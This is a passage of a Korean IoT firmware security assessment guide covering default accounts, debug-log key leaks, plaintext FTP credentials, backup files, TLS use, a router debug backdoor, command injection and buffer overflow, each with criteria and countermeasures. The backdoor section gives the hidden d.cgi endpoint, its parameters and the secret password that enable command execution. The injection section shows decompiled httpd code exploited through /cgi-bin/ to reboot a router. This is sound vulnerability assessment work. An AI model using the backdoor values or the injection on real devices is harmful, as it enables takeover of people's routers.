


그림 44. 디버깅 포트를 통한 네트워크 서비스 확인

해당 바이너리 내의 심볼 확인이 가능하였으며, recv, bind 등의 통신관련 API 기준으로 분석을 하였으나 별다른 정보가 없음을 확인하였다.




그림 45. 바이너리 확인

또한, 9000 번 포트에 대한 알려진 취약점을 검색하였으나 해당 Device 에 해당하는 내용이 아니므로 양호로 판단하였다.




그림 46. 알려진 취약점 검색

5.7. [FW-005] 취약한 계정 사용 여부

구분	내용
전제조건	· 없음
취약점 설명	· [취약한 계정 사용 여부 확인] · Device 관리 및 제어에 취약한 계정을 사용하는 취약점
판단 기준	· **[취약]** 초기 설치 시 제공되는 디폴트 계정 사용 · **[취약]** 인터넷에 잘 알려진 계정을 활용하여 디바이스의 설정, 접근제어 등의 설정 변경에 활용할 수 있는 경우 ※ 최근의 경우 등록 Device 들은 Cloud를 통해 관리되며, 별도의 관리 페이지를 제공하지 않는 추세이지만 존재할 경우 확인이 반드시 필요함
취약점 영향력	· 기기 설정 접근을 통해 사용자의 Device 사용 시간대, 현황 파악하여 악용 가능 · 무작위 대입 공격, 사전 대입 공격 등에 의해 장비 접근 가능성이 있음
보안대책	· 최초 초기 제공되는 디폴트 계정의 경우 패스워드를 반드시 변경하도록 함 · 디폴트 계정의 패스워드를 변경하여 사용 (ex: 최소 8자 이상 대문자, 소문자, 숫자 혼합)

표 13. 디폴트, 취약한 기준의 계정 사용

5.7.1. 취약 Case 1 (IP 카메라)

IPcam 구동 시 웹 인터페이스가 존재하며 해당 인터페이스에 디폴트 계정을 통하여 로그인이 가능하였다.

그림 47. 취약한 IP Cam Default 계정 로그인 가능 확인


5.8. [FW-006] 중요 정보 출력 여부

구분	내용
전제조건	· Device 분해/개조 · MCU 종류에 따른 디버거 필요
취약점 설명	· [출력되는 정보에 중요 정보의 포함 여부 확인] · Device에 의해 발생하는 출력을 통해 중요 정보가 확인되어 노출되는 취약점
판단 기준	· **[취약]** PCB 내 주요 H/W의 DataSheet를 확인하고 디버깅용 핀을 확인했을 때 통해 주요 정보가 출력되는 경우 · **[취약]** Device 내 쉘 접근이 가능한 경우 디바이스 내 저장되는 로그에 주요 정보가 출력 출력되는 경우 · **[취약]** BootLog에 주요 정보가 출력 되는 경우
취약점 영향력	· 출력되는 중요 정보를 수집하여 다른 공격에 활용할 수 있음
보안대책	· 디버그 출력 내 주요 정보 제거

표 14. 서비스 설정 미흡

5.8.1. 취약 Case 1 (스마트 스위치)

스마트 스위치 앱 연동 이후 Debug 포트를 통한 로그를 확인함



Wifi 정보 및 제품의 트래픽 암호화에 사용되는 AES 대칭 Key 정보가 포함된 로그 출력을 확인하였다.




그림 48. 중요 정보 출력 확인

5.9. [FW-007] 중요 정보 평문 저장 여부

구분	내용
전제조건	· 물리 인터페이스를 통한 접근, 펌웨어 제공
취약점 설명	· [중요 정보에 대한 평문 저장 여부 확인] · Device의 저장장치 내 중요 설정파일, 암호키, 인증 정보 등에 대해 평문으로 저장하고 있을 경우 공격자가 이를 확인하여 악용할 가능성이 있는 취약점
판단 기준	· **[취약]** 중요 파일을 암호화하여 저장하지 않는 경우 · **[취약]** Filesystem 혹은 펌웨어 내에 Hard Coding 된 불필요한 계정 정보 (FTP, SSH 등의 계정 정보)가 존재할 경우 · **[취약]** SDCARD등의 외장 스토리지에 설정 파일들을 평문 저장하는 경우
취약점 영향력	· 출력되는 중요 정보를 수집하여 2차 공격에 활용할 수 있음
보안대책	· 중요 파일이 존재할 경우 암호화하여 저장할 수 있도록 권고 · 개발 시 중요 계정 정보(테스트, 운영)를 제거함 · 불필요 정보 시 제거

표 15. 주요 파일 평문 저장

5.9.1. 취약 Case 1 (스마트 스위치)

스마트 스위치 앱 연동 이후 Debug 포트를 통해 (ESP82XX) Esptool.py 를 활용하여 FlashDump 를 수행하여, Dump 내의 User Data 로 판단되는 영역에 String 중 FTP 포트, 계정정보를 확인 가능하였다.




그림 49. 펌웨어 내 FTP 접속 계정 정보 확인

※ 해당 정보를 통해 직접 연결을 시도하였으나 계정 정보는 올바르지 않아 실제 접근은 불가능하였다..

(참고: https://github.com/esp8266/esp8266-wiki/wiki/Memory-Map
https://www.espressif.com/sites/default/files/documentation/2a-esp8266-sdk_getting_started_guide_en.pdf)

5.10. [FW-008] 백업 및 테스트 파일 존재 여부

구분	내용
전제조건	· 물리 인터페이스를 통한 접근, 펌웨어 제공
취약점 설명	· [백업 및 테스트 파일 존재 유무 확인] · Device 내 제공되는 서비스 혹은 Filesystem 내 백업 및 테스트 파일에서 의도하지 않은 정보가 누출되는 취약점
판단 기준	· + Device 내 아래에 해당하는 **파일이 존재하는 경우 취약** - 테스트 파일 - 백업 파일 - 제공되는 서비스의 Default 파일
취약점 영향력	· 백업 파일 내 중요정보를 수집하여 2차 공격에 활용할 수 있음
보안대책	· 개발 단계 이후 불필요파일의 경우 제거 필요

표 16. 백업 및 테스트파일

5.10.1. 참고 사항

5.10.1.1. 백업 및 테스트 파일 유형

기본적으로 백업 파일이 포함할 수 있는 문자열들은 아래와 같다.

주요 문자열				
.bak.	*.bak	*.backup	*.org	*.zip
*.old	*.tar.gz	*.zip	*.log	*.copy
*.txt	*.new	*.tmp	*.temp	*.db.old
*.orig	~*,	*.gzip	*.!	*.gz

…

표 17. 백업 및 테스트 파일 유형

5.10.2. 취약 Case 1 (AI 스피커)

Shell 접근을 통해 주요 확장자에 대한 파일을 검색하여 백업 파일로 유추되는 파일을 확인하였다.

(해당 파일 내 중요 정보로 판단할 수 있는 내용은 없으나 제거가 필요하다.)




그림 50. 백업 파일 확인


5.11. [FW-009] 전송 구간 보호 여부

구분	내용
전제조건	· 별도 사용 가능한 공유기, 펌웨어 변조
취약점 설명	· [통신 구간에 대한 평문 전송, 중요정보 노출 여부 확인] · WIFI(무선) 통신 구간에 대해 SSL 미적용 시 평문으로 전송되는 정보가 유출될 가능성이 있는 취약점
판단 기준	· + 사용자의 중요 정보를 전송하는 메뉴들이 있는지 확인함 · - 결제 정보, 주소지 등록, 패스워드 등록 등 · + [양호] 통신 구간 SSL을 적용하고 있을 경우 · + **[취약]** HTTP를 통해 평문으로 전송되는 경우 · + **[취약]** 전송구간에서 사용자의 중요정보가 포함되어 확인이 가능한 경우 ※ 실제 Device 에 대한 분석을 시도하였지만 별도로 고객사와 협의하여 수행한 내용은 아니므로 해당 점검 수행 시 실제 발생하는 트래픽의 변조 시도는 수행하지 못하였다.
취약점 영향력	· 유출되는 사용자 중요 정보를 실제 결제에 악용 · 중요정보를 수집하여 2차 공격에 활용
보안대책	· 평문 전송 시 암호화 통신(SSL) 적용 필요 · 전송 구간 내 사용자의 중요정보 암호화 · 불필요하게 전송하는 사용자 정보 제거

표 18. 주요 정보 전송 (Device)

5.11.1. 양호 Case 1 (AI 스피커)

전송 구간 SSL 적용 여부를 확인하기 위해 AI 스피커의 트래픽을 확인하였으나 SSL 이 적용되어 있는 것을 확인하였다.



SSL 적용 확인

도메인	IP 주소	포트	TLS 통신	비고
no[redacted].com	211.[redacted].64	443	TLSv1.2	로그 서버로 추측
api.[redacted].com	223.[redacted].176	443	TLSv1.2	API 서버
pi[redacted]cloud.co.kr	223.[redacted].191	443	TLSv1.2	앱에서 텍스트 명령 송신
as[redacted]cloud.co.kr	223.[redacted].193	8100	None	사용자 음성 명령 송신
rd[redacted]cloud.co.kr	223.[redacted].194	8281	TLSv1.2	디바이스 제어 명령 수신 (무드등 켜/꺼 등)
tts[redacted]cloud.co.kr	223.[redacted].245	7000	None	음성 데이터 수신

전체 통신 현황 확인

그림 51. 전송 구간 보호 여부 확인

5.12. [FW-010] 백도어/디버깅 페이지 악용

구분	내용
전제조건	· 분석 가능한 Firmware 파일 존재
취약점 설명	· [백도어/디버깅 페이지 악용 취약점] · 개발자 디버깅 페이지 또는 백도어를 이용하여 파일 읽기, 쉘 명령 실행 등의 악의적인 명령 실행이 가능한 취약점
판단 기준	· + [양호] 개발자 디버깅 페이지가 없는 경우 · + [양호] 의도적으로 제작한 백도어가 없는 경우 · + **[취약]** 디버깅 페이지 또는 백도어를 악용하여 악의적인 명령 실행이 가능한 경우
취약점 영향력	· 악의적인 명령 실행을 통한 정보 누출 및 시스템 장악
보안대책	· 관련 코드 제거

표 19. Backdoor

5.12.1. 취약 Case 1 (공유기)

공유기 관리자 페이지를 구성하는 cgi 파일을 분석하여 취약한 함수(system)를 사용하는 로직을 확인하였다.

```
result = get_value(a1, "cmd", v21, 256);
if ( result )
{
  printf("<b>command = %s</b><br><br>", v21);
  snprintf(v22, 512, "%s >> /var/run/cmd_temp", v21);
  system(v22);
  v6 = fopen("/var/run/cmd_temp", "r");
  if ( v6 )
  {
    while ( fgets(v22, 256, v6) )
      printf("<font size=-1>%s</font><br>\n", v22);
    fclose(v6);
  }
  return unlink("/var/run/cmd_temp");
}
```

그림 52. 취약한 함수 사용 확인

해당 로직을 호출하는 부분을 찾아보면, d.cgi 가 실행되어야 system 함수를 사용하는 show_debug_screen 이 호출되며, 개발자가 디버깅 용도로 구성해 놓은 로직임을 알 수 있다.

```
if ( !strcmp(*argv, "/cgibin/d.cgi") )
{
  show_debug_screen((int)argv);
  return 0;
}
```

그림 53. 취약한 함수 사용 확인

show_debug_screen 에서 system 함수를 이용하여 명령 실행을 하기 위한 조건들을 분석해보면 여러 파라미터로 전달된 값이 조건을 충족해야 하는 것을 알 수 있다. 먼저, 'act' 파라미터의 값이 1 인지 확인하는 조건이 존재한다.

```
if ( !result )
{
  strcpy(v9, "");
  if ( !get_value(a1, "act", v7, 32) )
    goto LABEL_50;
  if ( strcmp(v7, "1") )
    goto LABEL_50;
```

그림 54. act 파라미터 확인

이후 'aaksjdkfj' 파라미터의 값을 확인하는 로직이 존재한다. 여러 개의 조건문을 확인해보면 해당 파라미터의 값이 '!@dnjsrurelqjrm*&'와 일치해야 하는 것을 알 수 있다.

```
v3 = get_value(a1, "aaksjdkfj", v9, 256) == 0;
result = 33;
if ( !v3 )
{
  result = 64;
  if ( v9[0] == 33 )
  {
    result = 100;
    if ( v9[1] == 64 )
    {
      result = 110;
      if ( v9[2] == 100 )
      {
        result = 106;
        if ( v9[3] == 110 )
        {
          result = 115;
          if ( v9[4] == 106 )
          {
            result = 114;
            if ( v9[5] == 115 )
            {
              result = 117;
              if ( v10 == 114 && v11 == 117 )
              {
                result = v12;
                if ( v12 == v10 && v13 == 101 && v14 == 108 && v15 == 113 && v16 == 106 )
                {
                  result = 109;
                  if ( v17 == v12 )
                  {
                    result = 42;
                    if ( v18 == 109 )
                    {
                      result = 38;
                      if ( v19 == 42 && v20 == 38 )
```

그림 55. aaksjdkfj 파라미터 확인

앞의 조건들을 모두 만족하면, 'cmd' 파라미터로 전달된 값을 system 함수로 실행한다.

```
result = get_value(a1, "cmd", v21, 256);
if ( result )
{
  printf("<b>command = %s</b><br><br>", v21);
  snprintf(v22, 512, "%s >> /var/run/cmd_temp", v21);
  system(v22);
```

그림 56. system 함수 실행

확인한 조건에 맞춰 파라미터를 전달하면, 디버깅 페이지 기능을 이용하여 명령 실행이 가능하다.




그림 57. 디버깅 페이지 기능 이용

5.13. [FW-011] Command Injection

구분	내용
전제조건	· 분석 가능한 Firmware 파일 존재
취약점 설명	· [Command Injection] · 취약한 함수 사용 및 함수 인자에 대한 검증이 미흡하여 공격자가 입력한 명령을 실행 가능한 취약점
판단 기준	· + 취약한 함수 사용 여부 확인 · - system(), execvp(), ShellExecute() 등 · + [양호] 취약한 함수를 사용하고 있지 않은 경우 · + [양호] 함수 인자로 전달되는 입력값에 대한 검증을 수행하고 있는 경우 · + **[취약]** 취약한 함수를 이용하여 악의적인 명령이 실행 가능한 경우
취약점 영향력	· 악의 적인 명령 실행을 통한 시스템 장악
보안대책	· 취약한 함수 사용 회피 · 함수 인자로 전달되는 입력 값 검증 수행

표 20. Command Injection

5.13.1. 취약 Case 1 (공유기)

공유기에서 실행하는 httpd 데몬 바이너리에서 취약한 함수(system)를 사용하는 로직을 확인하였다.

```
else
{
  v27 = fopen("/tmp/cgi_result", "r");
  if ( v27 )
  {
    fclose(v27);
    system("rm -f /tmp/cgi_result");
    if ( acosNvramConfig_match(&unk_F0378, "2") )
      puts("\r\n##########delete /tmp/cgi_result ############\r");
  }
  sprintf(v36, "/www/cgi-bin/%s > /tmp/cgi_result", v40);
}
system(v36);
```

그림 58. 취약한 함수 사용 확인

system 함수를 이용하여 실행하는 변수에 어떤 값이 들어가는지 분석해보았다. 먼저, 전달받은 URL 에 'cgi-bin'이 존재할 경우 해당 위치의 index 값을 가져온다. (ex. /www/cgi-bin/test -> cgi-bin/test)

```
v10 = strstr(a3, "cgi-bin");
if ( v10 )
{
  if ( acosNvramConfig_match(&unk_F0378, "1") )
    printf("\r\n##########%s(%d)\r\n", "[redacted]_commonCgi", 76);
  if ( strchr(v10, 63) )
  {
```

그림 59. strstr 을 이용한 값 추출(1)

'/'를 구분자로 사용하여 cgi-bin 이후에 '/'가 존재할 경우 해당 위치의 idnex 값을 가져오고, strcpy 함수를 이용하여 index 에 위치하는 string 을 복사하는 것을 확인할 수 있다. (ex. cgi-bin/test -> test)

```
else
{
  if ( acosNvramConfig_match(&unk_F0378, "2") )
    printf("\r\n##########%s(%d)\r\n", "[redacted]_commonCgi", 99);
  v13 = strchr(v10, 47);
  v14 = v13 + 1;
  v15 = v13;
  v16 = strchr(v13 + 1, 47);
  memset(v40, 0, 0x40u);
  v17 = (char)v15;
  if ( v15 )
    v17 = 1;
  v18 = v16 == 0;
  if ( v16 )
    v18 = v15 == 0;
  if ( v18 )
  {
    if ( v16 )
      v19 = 0;
    else
      v19 = v17 & 1;
    if ( v19 )
      strcpy(v40, v14);
  }
```

그림 60. strstr 을 이용한 값 추출(2)

복사된 값은 sprintf 를 이용해 system 함수에서 실행하는 변수에 담긴다. system 함수로 실행하는 값에 대한 검증 로직이 존재하지 않아, /cgi-bin/ 이후에 악의적인 명령을 넣을 경우 실행 가능성이 있음을 확인할 수 있다.

```
else
{
  v27 = fopen("/tmp/cgi_result", "r");
  if ( v27 )
  {
    fclose(v27);
    system("rm -f /tmp/cgi_result");
    if ( acosNvramConfig_match(&unk_F0378, "2") )
      puts("\r\n##########delete /tmp/cgi_result ############\r");
  }
  sprintf(v36, "/www/cgi-bin/%s > /tmp/cgi_result", v40);
}
system(v36);
```

그림 61. system 함수에서 실행

분석한 내용을 바탕으로 명령을 넣어 URI 를 구성한 후 공격을 시도한다.

그림 62. Command Injection 공격 시도

삽입한 reboot 명령이 실행되어 공유기가 재부팅 되는 것을 확인할 수 있다.




그림 63. 공유기 reboot 확인

5.14. [FW-012] Buffer Overflow

구분	내용
전제조건	· 분석 가능한 Firmware 파일 존재
취약점 설명	· [Buffer Overflow] · 입력 받는 데이터에 대한 길이 및 범위 검증이 미약하여, 다른 메모리 영역 변조, 프로세스 강제 종료, 원격 명령 실행 등이 가능한 취약점
판단 기준	· + [양호] 데이터 길이 및 범위를 정확히 지정하여 사용하는 경우 · + **[취약]** 길이 및 범위 검증이 미약하여 다른 메모리 영역을 변조, 프로세스 강제 종료, 원격 명령 실행 등이 가능한 경우 (할당된 버퍼의 크기보다 큰 값을 전송 후 프로그램 종료, 시스템 리부팅 등이 진행된다면 취약하다고 판단 가능하다.)
